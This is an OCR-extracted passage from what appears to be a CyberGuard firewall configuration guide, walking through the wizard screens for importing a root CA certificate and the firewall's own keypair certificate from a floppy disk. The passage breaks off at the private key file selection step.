
2.4.4 Importing Certificates

Once you have received the completed certificate back from the issuing authority, you will need to import it into the firewall. You will also need to import the Certificate Authority (CA) certificates to allow you to validate other certificates also.



To import certificates on the CyberGuard firewall, select ***Certificate Management*** from the ***Configuration*** menu.

Under the ***CA Certificates*** tab, click ***Insert*** to add a new certificate. Enter **Root** for the ***CA Tag*** field and click ***Import*** to import the CA certificate.



CA Tag	Subject	Issuer	Validity Period	Encr
Root				


CA Certificate Tag

CA Tag: Root

Certificate Revocation Checking

Certificate Revocation Checking: Disabled

Select ***X.509 Certificate*** in the ***File Format*** window, and click ***Next***.



CA Certificate Import Wizard (gate1.fortunecookie.com:cg1)

Steps


1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a certificate filename or copy/paste the certificate text.
4. Confirmation.
5. Summary.

File Format

Please select a certificate file format:

○ PKCS 12
○ PKCS 7
● X.509 Certificate

Select ***Import from file*** in the ***Import Method*** window, and click ***Next***.



CA Certificate Import Wizard (gate1.fortunecookie.com:cg1)

Steps


1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a certificate filename or copy/paste the certificate text.
4. Confirmation.
5. Summary.

Import Method

Please select a method for importing certificates:

● Import from file
○ Copy and Paste

Ensure the floppy diskette with the completed certificates is in the floppy drive of the firewall, and click ***Browse…***


CA Certificate Import Wizard (gate1.fortunecookie.com:cg1)


Steps

1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a certificate filename or copy/paste the certificate text.
4. Confirmation.
5. Summary.

Certificate Filename

Please enter the certificate filename or click the Browse button to select one from a list:

Filename:


Browse Files

Directory: /Disk_A/

Filter: *


Files:
fcdgate1.cer
fcdgate1.txt
root.cer

Directories: ..

Selection: root.cer

Navigate to the **/Disk_A/** directory, and the contents of the floppy diskette should be displayed in the ***Files*** window. Double click on **root.cer** and then click ***Ok***.

In the ***Certificate Filename*** window, click ***Next***.


CA Certificate Import Wizard (gate1.fortunecookie.com:cg1)

Steps


1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a certificate filename or copy/paste the certificate text.
4. Confirmation.
5. Summary.

Certificate Filename

Please enter the certificate filename or click the Browse button to select one from a list:

Filename: /Disk_A/root.cer

In the ***Confirmation*** window, click ***Finish*** to import the certificate.



CA Certificate Import Wizard (gate1.fortunecookie.com:cg1)

Steps

1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a certificate filename or copy/paste the certificate text.
4. Confirmation.
5. Summary.

Confirmation


Please review the choices you have made. To import the CA certificate, press Finish. To modify any of your choices, press Back.

Certificate file format: X.509 Certificate

Method for importing the certificate: Import from file

Certificate filename: /var/tmp/.tmpJAA000160

Once the certificate has been imported, the ***Summary*** window will be displayed. Click ***Close*** to return to the ***Certificate Management*** window.



CA Certificate Import Wizard (gate1.fortunecookie.com:cg1)

Steps

1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a certificate filename or copy/paste the certificate text.
4. Confirmation.
5. Summary.


Summary

The following CA certificates were imported:

1. C=US,ST=VA,L=Richmond,O=GIAC Enterprises,OU=Operations,Cl

You should now see the fully imported CA certificate displayed in the ***Certificate Management*** window.

***** Note ***** If you were going to establish VPN connections with other companies or organizations, you would need to import their corresponding CA certificates as well.



Certificate Management (gate1.fortunecookie.com:cg1)

CA Tag	Subject	Issuer	Validity Period	Encr
Root	Root CA	Root CA	18:19:12 - 02/2	RSA


CA Certificate Tag

CA Tag: Root

Certificate Revocation Checking

Certificate Revocation Checking: Disabled

Under the ***Keypairs*** tab, click Insert to add the certificate for the firewall. Enter **FCD-Gate1** for the ***Keypair Tag*** field and click ***Import*** to import the firewall certificate.




Certificate Management (gate1.fortunecookie.com:cg1)

Keypair Tag	Subject	Issuer	Validity Period	Encryp
FCD-Gate1				

Firewall Keypair Tag

Keypair Tag: FCD-Gate1

Select ***X.509 Certificate and Private Key*** in the ***File Format*** window, and click ***Next***.



Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)

Steps

1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a file or paste the certificate text.
4. Select a private key file.
5. Select the certificates to be imported.
6. Confirmation.
7. Summary.

File Format


Please select a certificate file format:

○ PKCS 12

○ PKCS 7

● X.509 Certificate and Private Key

Select ***Import from file*** in the ***Import Method*** window, and click ***Next***.



Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)

Steps

1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a file or paste the certificate text.
4. Select a private key file.
5. Select the certificates to be imported.
6. Confirmation.
7. Summary.


Import Method

Please select a method for importing certificates:

● Import from file

○ Copy and Paste

Ensure the floppy diskette with the completed certificates is in the floppy drive of the firewall, and click ***Browse…***



Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)


Steps

1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a file or paste the certificate text.
4. Select a private key file.
5. Select the certificates to be imported.
6. Confirmation.
7. Summary.

Certificate Filename

Please enter the certificate filename or click the Browse button to select one from a list:

Filename:



Browse Files

Directory: /Disk_A/

Filter: *


Directories: ..

Files: fcdgate1.cer, fcdgate1.txt, root.cer

Selection: fcdgate1.cer

Navigate to the **/Disk_A/** directory, and the contents of the floppy diskette should be displayed in the ***Files*** window. Double click on **fcdgate1.cer** and then click ***Ok***.

In the ***Certificate Filename*** window, click ***Next***.



Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)

Steps


1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a file or paste the certificate text.
4. Select a private key file.
5. Select the certificates to be imported.
6. Confirmation.
7. Summary.

Certificate Filename

Please enter the certificate filename or click the Browse button to select one from a list:

Filename: /Disk_A/fcdgate1.cer

You must match up the certificate you received from the issuing authority with the private key that was generated and stored on the firewall. Click ***Browse*** in the ***Private Key Filename*** window.



Firewall Keypair Import Wizard (gate1.fortunecookie.com:cg1)

Steps

1. Select a certificate file format.
2. Select a method for importing the certificate.
3. Select a file or paste the certificate text.
4. Select a private key file.
5. Select the certificates to be imported.
6. Confirmation.
7. Summary.

Private Key Filename

Please enter the private key filename or click the Browse button to select one from a list:

Filename:

